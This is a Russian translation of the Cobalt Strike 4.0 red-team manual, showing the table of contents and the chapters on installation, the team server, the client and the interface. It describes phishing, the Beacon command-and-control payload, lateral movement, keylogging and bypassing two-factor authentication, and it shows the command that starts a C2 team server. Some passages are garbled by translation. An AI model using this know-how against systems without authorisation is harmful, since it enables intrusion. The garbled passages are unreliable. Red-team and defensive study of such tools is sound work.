Cobalt Strike

Advanced Threat Tactics for Penetration Testers

4.0

Инструкция

Strategic Cyber LLC

Содержание

Содержание **2**

1. Добро пожаловать в Cobalt strike **6**
1.1 Что такое Cobalt Strike? **6**
1.2 Установка и обновления **7**
Системные требования 7
Запуск обновленной программы 7
1.3 Командный сервер **8**
1.4 Клиент Cobalt Strike **9**
1.5 Распределенные и командные операции **10**
1.6 "Скриптование" Cobalt Strike **11**

2. Интерфейс пользователя **12**
2.1 Обзор **12**
2.2 Панель **12**
2.3 Визуализация цели и сессии **13**
Окно целей 13
Окно сессий 14
График проброски 14
2.4 Вкладки **16**
2.5 Консоли **16**
2.6 Таблицы **17**

3. Управление данными **18**
3.1 Обзор **18**
3.2 Цели **18**
3.3 Сервисы **19**
3.4 Учетные данные **19**
3.5 Поддержка **19**

4. Перехватчик и управление инфраструктурой **20**
4.1 Обзор **20**
4.2 Управление перехватчиком **20**
4.3 Cobalt Strike's Beacon полезная нагрузка **20**
4.4 Установка полезной нагрузки **21**
4.5 HTTP Beacon and HTTPS Beacon **21**
Инстуркция настройка HTTP Proxy 23
Редиректоры 23
4.6 DNS Beacon **24**
Каналы данных 24
Установка перехватчика 25
4.7 SMB Beacon **26**
Связывание и разъединение 26
4.8 TCP Beacon **27**
Подключение и разъединение 28
4.9 Внешний C2 ..... **28**
4.10 Чужие перехватчики **29**

4.11 Консолидация Инфраструктуры ... **29**
4.12 Функции безопасности полезной нагрузки ... **30**
5. Получение точки опоры ... **31**
5.1 Профилировщик клиентской системы ... **31**
5.2 Cobalt Strike Веб сервисы ... **31**
5.3 Пакеты атак, запускаемые пользователем ... **31**
HTML Приложение ... 32
MS Office Макрос ... 32
Генератор полезной нагрузки ... 32
Исполняемый Файл Windows ... 32
Исполняемый Файл Windows (S) ... 32
5.4 Размещение Файлов ... **33**
5.5 Атаки с использованием веб-накопителя пользователя ... **33**
Java Апплет Атака ... 33
Java Smart Апплет Атака ... 33
Скриптованная Веб-Доставка(S) ... 33
5.6 Эксплойты на стороне клиента ... **34**
5.7 Клонирование сайта ... **34**
5.8 Целевой фишинг ... **35**
Цели ... 35
Шаблоны ... 35
Отправление сообщений ... 36
6. Артифакты полезной нагрузки и уклонение от антивируса ... **38**
6.1 Философия ... **38**
6.2 Набор Артефактов ... **38**
Теория Набора Артефактов ... 38
Где Набор Артефактов не работает ... 39
Как использовать Набор Артефактов ... 39
6.3 Фреймворк уклонения Veil ... **40**
6.4 Атаки Java Апплета ... **40**
6.5 Комплект ресурсов ... **41**
7. Пост-эксплуатация ... **42**
7.1 Консоль Beacon ... **42**
7.2 Меню Beacon ... **42**
7.3 Асинхронные и интерактивные операции ... **43**
7.4 Выполняемые команды ... **43**
7.5 Прохождение Сессии ... **44**
7.6 Альтернативные Родительские Процессы ... **45**
7.7 Подделка Аргументов Процесса ... **45**
7.8 Блокировка библиотек DLL в дочерних процессах ... **46**
7.9 Загрузка и Скачивание файлов ... **46**
7.10 Файловый Менеджер ... **46**
7.11 Команды Файловой Системы ... **47**
7.12 Реестр Windows ... **47**
7.13 Нажатия клавиш и скриншоты ... **48**
7.14 Задачи пост-эксплуатаци ... **48**
7.15 Браузер процессов ... **48**
7.16 Управление Рабочим Столом ... **49**

7.17 Повышение привилегий ... **51**
Повышение с помощью эксплойта ... 51
Повышение с известными учетными данными ... 52
Получение SYSTEM ... 52
Прохождение UAC ... 52
Привилегии ... 53
7.18 Mimikatz ... **53**
7.19 Сбор учетных данных и хэша ... **53**
7.20 Сканирование портов ... **53**
7.21 Перебор сетей и узлов ... **54**
7.22 Доверительные отношения ... **54**
Билеты Kerberos ... 54
7.23 Боковое смещение ... **55**
7.24 Боковое смещение GUI ... **56**

8. Проброска браузера ... **57**
8.1 Обзор ... **57**
8.2 Установка ... **58**
8.3 Использование ... **59**
8.4 Как это работает ... **59**

9. Проброска ... **60**
9.1 Что такое проброска ... **60**
9.2 SOCKS Прокси ... **60**
Цепочки прокси ... 60
Metasploit ... 60
9.3 Обратный порт ... **61**
9.4 Перехватчики проброски ... **61**
9.5 Скрытый VPN ... **62**

10. SSH Сессии ... **64**
10.1 Клиент SSH ... **64**
10.2 Запускаемые команды ... **64**
10.3 Загрузка и скачивание файлов ... **64**
10.4 Peer-to-peer C2 ... **64**
10.5 SOCKS Проброска и обратные порты ... **65**

11. Malleable командование и управление ... **66**
11.1 Обзор ... **66**
11.2 Проверка ошибок ... **66**
11.3 Язык Профиля ... **66**
Язык Преобразования Данных ... 68
Строки ... 69
Заголовки и Параметры ... 69
Опции ... 70
11.4 Установка HTTP ... **71**
11.5 Маяк транзакции Beacon HTTP ... **72**
11.6 HTTP Конфигурация сервера ... **74**
11.7 Самоподписанные SSL сертификаты с SSL Beacon ... **74**
11.8 Действительные сертификаты SSL с SSL Beacon ... **75**
11.9 Варианты Профиля ... **76**
11.10 Сертификат Подписи Кода ... **76**

11.11 Что опасней, Malleable C2 ли плавательный бассейн? 77

12. Malleable PE, Внедрение процесса и последущая эксплуатация..... 78
12.1 Обзор..... 78
12.2 PE и индикаторы памяти 78
Клонирование заголовков PE 79
Уклонение и запутывание в памяти..... 79
12.3 Внедрение процесса 80
12.4 Задачи пост эксплуатации 82

13. Отчетность и регистрация 84
13.1 Регистрация..... 84
13.2 Отчеты..... 84
Отчет активности..... 85
Отчет хостов..... 85
Показатели компромисса 86
Отчет сессий 87
Социальная инженерия 87
Тактика, техника и процедуры..... 87
13.3 Пользовательский логотип в отчете 88
13.4 Пользовательский отчет 88

Приложение A. Сочетания Клавиш 89

Последнее обновление: 2 Декабря, 2019

1. Добро пожаловать в Cobalt Strike

1.1 Что такое Cobalt Strike?

Cobalt strike-это платформа для моделирования противника и операций Red Team. Продукт предназначен для выполнения целевых атак и эмуляции действий пост эксплуатации продвинутых хакеров. Эта часть описывает процесс атаки, поддерживаемый набором функций Cobalt Strike. В остальной части данного руководства эти функции подробно рассматриваются.




Рисунок 1. Проблемы атаки

Продуманная целенаправленная атака начинается с **разведки**. Системный профилировщик Cobalt Strike - это веб-приложение, которое отображает "территорию" для атаки на стороне клиента. Выводы, полученные в ходе разведки, помогут вам понять, какие варианты атаки имеют наибольшие шансы на успех в вашей цели.

Вооружение-это сопряжение пост-эксплутационной полезной нагрузки с документом или эксплойтом, который будет выполнять ее на цели. Cobalt Strike имеет возможность превратить обычные документы в оружие. Cobalt Strike также имеет возможность экспортировать свою пост-эксплутационную полезную нагрузку , Beacon, в различных форматах для сопряжения с инстурментами за пределами этого набора инструментов.

Используйте фишинговый инструмент Cobalt Strike spear, чтобы **доставить** ваш "вооруженный" документ одному или нескольким людям в сети вашей цели. Фишинговый инструмент Cobalt Strike перепрофилирует сохраненные электронные письма в пиксельные фиши.

Контролируйте сеть своей цели с помощью Cobalt strike's Beacon. Эта полезная нагрузка пост эксплуатации использует **асинхронный ”низкий и медленный " шаблон связи**, который является общим для продвинутых вредоносных программ. Beacon будет подключаться через DNS, HTTP или HTTPS. Beacon проходит через общие конфигурации прокси-серверов и подключается к нескольким хостам, чтобы противостоять блокировке.

Упражняйтесь в анализе атаки на вашу цель с помощью команды Beacon - Malleable и языка команд. Перепрограммируйте Beacon, чтобы **использовать сетевые индикаторы, которые выглядят как известные вредоносные программы** или сливаются с существующим трафиком.

Развернитесь в скомпрометированной сети, обнаружьте хосты и **совершите боковое смещение** с помощью полезной автоматизации Beacon и одноранговой связи по именованным каналам и TCP-сокетам. Cobalt Strike оптимизирован для захвата доверительных отношений и обеспечения бокового смещения с захваченными учетными данными, хэшами паролей, маркерами доступа и билетами Kerberos.

Продемонстрируйте **реальные бизнес риски**. Встроенные инструменты Cobalt Strike позволяют легко развертывать регистраторы нажатий клавиш и инструменты для захвата скриншотов на скомпрометированных системах. Используйте проброску браузера, чтобы получить доступ к веб-сайтам, на которые ваш скомпрометированный целевой объект вошел с помощью Internet Explorer. Этот метод Cobalt strike работает с большинством сайтов и обходит двухфакторную аутентификацию.

Функции отчетности Cobalt Strike **реконструируют взаимодействие** для вашего клиента. Предоставьте администраторам сети временную шкалу активности, чтобы они могли найти признаки атак в своих датчиках. Cobalt Strike генерирует высококачественные отчеты, которые вы можете представить своим клиентам в виде отдельных продуктов или использовать в качестве приложений к вашему письменному повествованию.

На протяжении каждого из вышеперечисленных шагов вам нужно будет понять целевую среду, ее защиту и рассуждать о том, как лучше всего достичь своих целей с помощью того, что вам доступно. Это и есть уклонение. Это не цель Cobalt Strike, чтобы обеспечить уклонение. Продукт обеспечивает гибкость, как в своих потенциальных конфигурациях, так и в вариантах для выполнения атак, чтобы позволить вам адаптировать продукт к вашим обстоятельствам и целям.

1.2 Установка и обновления

Strategic Cyber LLC распространяет пакеты Cobalt Strike в виде собственных архивов для Windows, Linux и MacOS X. Чтобы установить Cobalt Strike, просто распакуйте архив в свою операционную систему.

Системные требования

Для Cobalt Strike требуется Oracle Java 1.8, Oracle Java 11, or OpenJDK 11.

Если у вас есть какой-то антивирус, прежде чем устанавливать Cobalt strike - отключите его.

Запуск программы обновления

Дистрибутив Cobalt Strike содержит программу запуска Cobalt Strike для этой системы, вспомогательные файлы и программу обновления. Она не содержит саму программу Cobalt Strike. Для загрузки продукта Cobalt Strike необходимо запустить программу обновления.

```
root@kali:~/cobaltstrike# ./update
[-] I can not find your license key, please enter it now:
0000-1111-2222-3333
[+] Calculate MD5: cobaltstrike.jar
[+] MD5: cobaltstrike.jar - 37d7fd5ceed369168300ce8177c2bb58
[+] Checking for latest version
[+] Downloading the latest version of Cobalt Strike
Downloaded 512.0kb
```

Рисунок 2. Процесс обновления (Хорошая попытка, но ключ не подойдет)

Убедитесь, что вы обновили программное обеспечение командного сервера и клиента с помощью лицензионного ключа. Cobalt strike, как правило, лицензируется на каждого пользователя. Сервер team server не требует отдельной лицензии.

1.3 Командный сервер

Cobalt Strike делится на клиентские и серверные компоненты. Сервер, называемый командным сервером, является контроллером полезной нагрузки Beacon и хостом для функций социальной инженерии Cobalt Strike. Командный сервер также хранит данные, собранные Cobalt Strike, и управляет протоколированием.

Командный сервер Cobalt Strike должен работать на поддерживаемой системе Linux. Чтобы запустить командный сервер Cobalt Strike, используйте скрипт *teamserver*, входящий в состав пакета Cobalt Strike Linux.

```
root@kali:~/cobaltstrike# ./teamserver 192.168.1.4 password
[*] Generating X509 certificate and keystore (for SSL)
[+] Team server is up on 50050
[*] SHA1 hash of SSL cert is: 1d1edf9c258f3eca9534d5c911e23002f0b5a7e5
Offset is: 27006
[+] Listener: local - beacon http (windows/beacon_http/reverse_http) on port 80 started!
```

Рисунок 3. Запуск командного сервера

Командный сервер имеет два обязательных параметра и два необязательных параметра. Первый-это внешне доступный IP-адрес командного сервера. Cobalt Strike использует это значение в качестве хоста по умолчанию для своих функций. Второй-пароль, который члены вашей команды будут использовать для подключения клиента Cobalt Strike к командному серверу.

Третий параметр является необязательным. Этот параметр определяет профиль Malleable C2. Эта особенность обсуждается в главах 11 и 12.

Четвертый параметр также является необязательным. Этот параметр указывает дату уничтожения в формате гггг-ММ-ДД. Командный сервер будет вставлять эту дату уничтожения в каждый этап Beacon, который он генерирует. Полезная нагрузка Beacon перестанет работать на или после этой даты. Полезная нагрузка Beacon также закончится, если он проснется в этот день или после него.

Когда командный сервер запустится, он опубликует хэш SHA256 SSL-сертификата командного сервера. Распределите этот хэш среди членов вашей команды. Когда члены вашей команды подключатся, их клиент Cobalt Strike спросит, распознают ли они этот хэш, прежде чем он аутентифицируется на сервере команды. Это важная защита от атак.

1.4 Клиент Cobalt Strike

Клиент Cobalt Strike подключается к командному серверу. Чтобы запустить клиент Cobalt Strike, используйте лаунчер, входящий в комплект вашей платформы.

Вы увидите диалоговое окно подключения при запуске клиента Cobalt Strike.




Рисунок 4. окно подключения Cobalt Strike

Укажите адрес командного сервера в поле *Host*. *Port* по умолчанию для командного сервера-50050. Редко есть причина чтобы его изменить. Поле *User* - это ваш ник на сервере команды. Измените его на ваш позывной, дескриптор или вымышленное имя хакера. Поле *Password* - это общий пароль для командного сервера.

Нажмите **Connect** чтобы подключиться к командному серверу Cobalt Strike .

Если это ваше первое подключение к этому командному серверу, Cobalt Strike спросит, распознаете ли вы хэш SHA256 этого командного сервера. Если да, нажмите OK, и клиент Cobalt Strike подключится к серверу. Cobalt strike также запомнит этот хэш SHA256 для будущих соединений. Вы можете управлять этими хэшами через Cobalt Strike через Cobalt Strike -> Preferences -> Fingerprints.

Рисунок 5. Подтверждение SSL сертификата сервера

Cobalt Strike отслеживает командные серверы, к которым вы подключаетесь, и запоминает вашу информацию. Выберите один из этих профилей в левой части диалогового окна connect, чтобы заполнить его информацией. Вы также можете сократить этот список с помощью **Cobalt Strike - > Preferences - > Team Servers.**

1.5 Распределенные и командные операции

Используйте Cobalt Strike для координации распределенных усилий Red team. Разместите Cobalt Strike на одном или нескольких удаленных хостах. Запустите командные серверы и пусть ваша команда подключится.




Рисунок 6. Распределенные операции с Cobalt Strike

После подключения к командному серверу ваша команда будет:

- Использовать одинаковые сессии
- Иметь общий доступ к хостам, записанным данным и загруженным файлам
- Связь будет осуществляться через общий журнал событий.

Клиент Cobalt Strike может подключаться к нескольким командным серверам. Перейдите к **Cobalt Strike - > New Connection**, чтобы инициировать новое соединение. При подключении к нескольким серверам в нижней части окна Cobalt Strike появится панель переключения.

Рисунок 7. Смена сервера

Эта панель позволяет переключаться между активными экземплярами сервера Cobalt Strike. У каждого сервера есть своя кнопка. Щелкните правой кнопкой мыши на кнопке и выберите **Rename**, чтобы текст кнопки отражал роль сервера во время вашего взаимодействия. Это имя кнопки также будет идентифицировать сервер в отчете о действиях Cobalt Strike..

При подключении к нескольким серверам Cobalt Strike объединяет перехватчики со всех серверов, к которым он подключен. Эта агрегация позволяет отправлять фишинговое письмо с одного сервера, которое ссылается на вредоносный веб-сайт, размещенный на другом сервере. В конце вашего взаимодействия функция отчетности Cobalt Strike запросит все серверы, к которым вы подключены, и объединит данные, чтобы рассказать одну историю.

1.6 Скриптование Cobalt Strike

Cobalt Strike может быть заскриптован с помощью языка скриптов Aggressor. Aggressor Script является духовным преемником языка сценариев Кортаны Armitage. Однако эти два понятия несовместимы. Чтобы управлять скриптами, перейдите в **Cobalt Strike - > Script Manager.**




Рисунок 8. Менеджер скриптов

Базовый скрипт внутри Cobalt Strike определяет все всплывающие меню Cobalt Strike и форматирует информацию, отображаемую в консолях Cobalt Strike. С помощью скриптового движка Aggressor вы можете переопределить эти значения по умолчанию и настроить Cobalt Strike в соответствии с вашими предпочтениями.

Вы также можете использовать Aggressor Script для добавления новых функций в Cobalt Strike's Beacon и автоматизации некоторых задач.

Чтобы узнать больше о скрипте Aggressor, обратитесь к его документации по ссылке:

- https://www.cobaltstrike.com/aggressor-script/

2. Интерфейс пользователя

2.1 Обзор

Пользовательский интерфейс Cobalt Strike разделен на две части. В верхней части интерфейса отображается визуализация сеансов или целей. В нижней части интерфейса отображаются вкладки для каждой функции или сеанса Cobalt Strike, с которыми вы взаимодействуете. Вы можете щелкнуть на область между этими двумя частями и изменить их размер по своему вкусу.




Рисунок 9. Пользовательский интерфейс Cobalt Strike

2.2 Панель

Панель инструментов в верхней части Cobalt Strike обеспечивает быстрый доступ к общим функциям Cobalt Strike. Знание кнопок панели инструментов значительно ускорит использование Cobalt Strike.

Подключение к другому командному серверу

Отключение от текущего командного сервера

Создание и редактирование перехватчиков Cobalt Strike

Переключиться на визуализацию проброски

Перейте к таблице сессий
Перейти к таблице целей

Посмотреть учетные данные
Посмотреть скачанные файлы
Посмотреть горячие клавиши
Посмотреть скриншоты

Создание Cobalt Strike exe файла or DLL без стадий
Настройка атаки подписанного апплета Java
Создание вредоносного макроса Microsoft Office без стадий
Скриптованная атака Web-delivery

Разместить файл на веб-сервере Cobalt Strike
Управление файлами и приложениями, размещенными на веб-сервере Cobalt Strike

Посетить страницу помощи Cobalt Strike
Об Cobalt Strike

2.3 Визуализация цели и сессии

Cobalt Strike имеет несколько визуализаций, каждая из которых предназначена для помощи в различных разделах. Вы можете переключаться между визуализациями через Панель инструментов или меню **Cobalt Strike -> Visualization**.

Окно целей

Окно целей показывает цели в модели данных Cobalt Strike. В таблице целей отображается IP-адрес каждой цели, ее NetBIOS-имя и примечание, которое вы или один из членов вашей команды указали для этой цели. Значок слева от цели указывает на ее операционную систему. Красный значок с молниями указывает, что цель имеет сеанс Cobalt Strike Beacon, связанный с ней.

address	name	note
10.10.10.1		
10.10.10.3	**DC**	**domain controller for CORP**
10.10.10.5	MAIL	
10.10.10.7	**FILESERVER**	
10.10.10.21		
10.10.10.50		
10.10.10.190	WS2	
10.10.10.191	**WS1**	
10.10.10.198	**DEVELOPERWS**	**developer's system**
192.168.57.18	**ubuntu**	
192.168.57.240	DEVELOPERWS	
192.168.58.3	**POWERDC**	
192.168.58.35	ENGINEER	SCADA HMI


Рисунок 10. обзор целей в Cobalt Strike

Щелкните любой из заголовков таблицы, чтобы отсортировать хосты. Выделите строку и щелкните на нее правой кнопкой мыши, чтобы открыть меню с опциями для этого хоста. Нажмите Ctrl и Alt и кликните, чтобы выбрать и отменить выбор отдельных хостов.

Таблица целей полезна для бокового смещения и для понимания сети вашей цели.

Таблица сессий

Таблица сессий показывает, какие Beacons вызывают Cobalt Strike. Beacon является полезной нагрузкой Cobalt Strike для эмулирования действий хакеров.Здесь вы увидите внешний IP-адрес каждого Beacon,внутренний IP-адрес, когда Beacon в последний раз обращался "домой" и другую информацию. Рядом с каждой строкой находится значок, указывающий операционную систему скомпрометированной цели. Если значок красный с молниями, Beacon работает в процессе с правами администратора. Выцветший значок указывает, что сеанс Beacon был запрошен для выхода, и он подтвердил эту команду.



external	internal	listener	user	computer	note	process	pid	arch	last
10.10.10.7	10.10.10.3	local - http	SYSTEM *	DC		rundll32.exe	2300	x64	30m
10.10.10.191	10.10.10.7	local - http	SYSTEM *	FILESERVER		rundll32.exe	2604	x64	6s
10.0.0.147	10.10.10.191	local - http	jim.stevens	WS1		jusched.exe	4844	x86	726ms
	10.10.10.198	local - dns	SYSTEM *	DEVELOPERWS		rundll32.exe	3100	x86	6s
10.10.10.198	10.10.10.198	local - dns	jamie.Grins	DEVELOPERWS		SecurityHealthSy...	5532	x86	12s
10.10.10.198	192.168.57.18	local - dns	jgrins	ubuntu					9m
10.10.10.7	192.168.58.3	local - http	SYSTEM *	POWERDC		rundll32.exe	3956	x64	3m
192.168.58.3	192.168.58.35		SYSTEM *	ENGINEER		rundll32.exe	1512	x86	3m

Рисунок 11. Инструмент Управления Cobalt strike's Beacon

Если вы используете перехватчик DNS-Beacon, имейте в виду, что Cobalt Strike ничего не будет знать о хосте, пока он не войдет в систему в первый раз. Если вы видите запись с последним временем вызова, и это все, вам нужно будет дать этому Beacon его первую задачу, чтобы увидеть больше информации.

Щелкните правой кнопкой мыши на одном или нескольких Beacon's, чтобы увидеть ваши варианты пост-эксплуатации.

График проброски

Cobalt Strike обладает способностью связывать несколько Beacon в цепь. Эти связанные Beacon получают команды и посылают ответы через родительский Beacon в их цепи. Этот тип цепочек полезен для контроля того, какие сеансы выходят из сети, и для эмуляции хакера, который ограничивает свои коммуникационные пути внутри сети чем-то правдоподобным. Эта цепочка Beacons является одной из самых мощных функций в Cobalt Strike.

Рабочие процессы Cobalt Strike делают эту цепочку очень легкой. Это не редкость для операторов Cobalt Strike, которые регулярно связывают Beacon на четыре или пять уровней глубиной. Без наглядного пособия очень трудно отслеживать и понимать эти цепочки. Вот где появляется график проброски.

График проброски показывает ваши цепочки Beacon естественным образом. Каждая сессия Beacon имеет значок. Как и в таблице сеансов: значок для каждого хоста указывает на его операционную систему. Если значок красный с молниями, маяк работает в процессе с правами администратора. Более темный значок указывает, что сеанс Beacon был запрошен для выхода, и он подтвердил эту команду.

Значок брандмауэра представляет точку выхода полезной нагрузки вашего Beacon. Пунктирная зеленая линия указывает на использование соединений HTTP или HTTPS Beacon для выхода из сети. Желтая пунктирная линия указывает на использование DNS для выхода из сети.

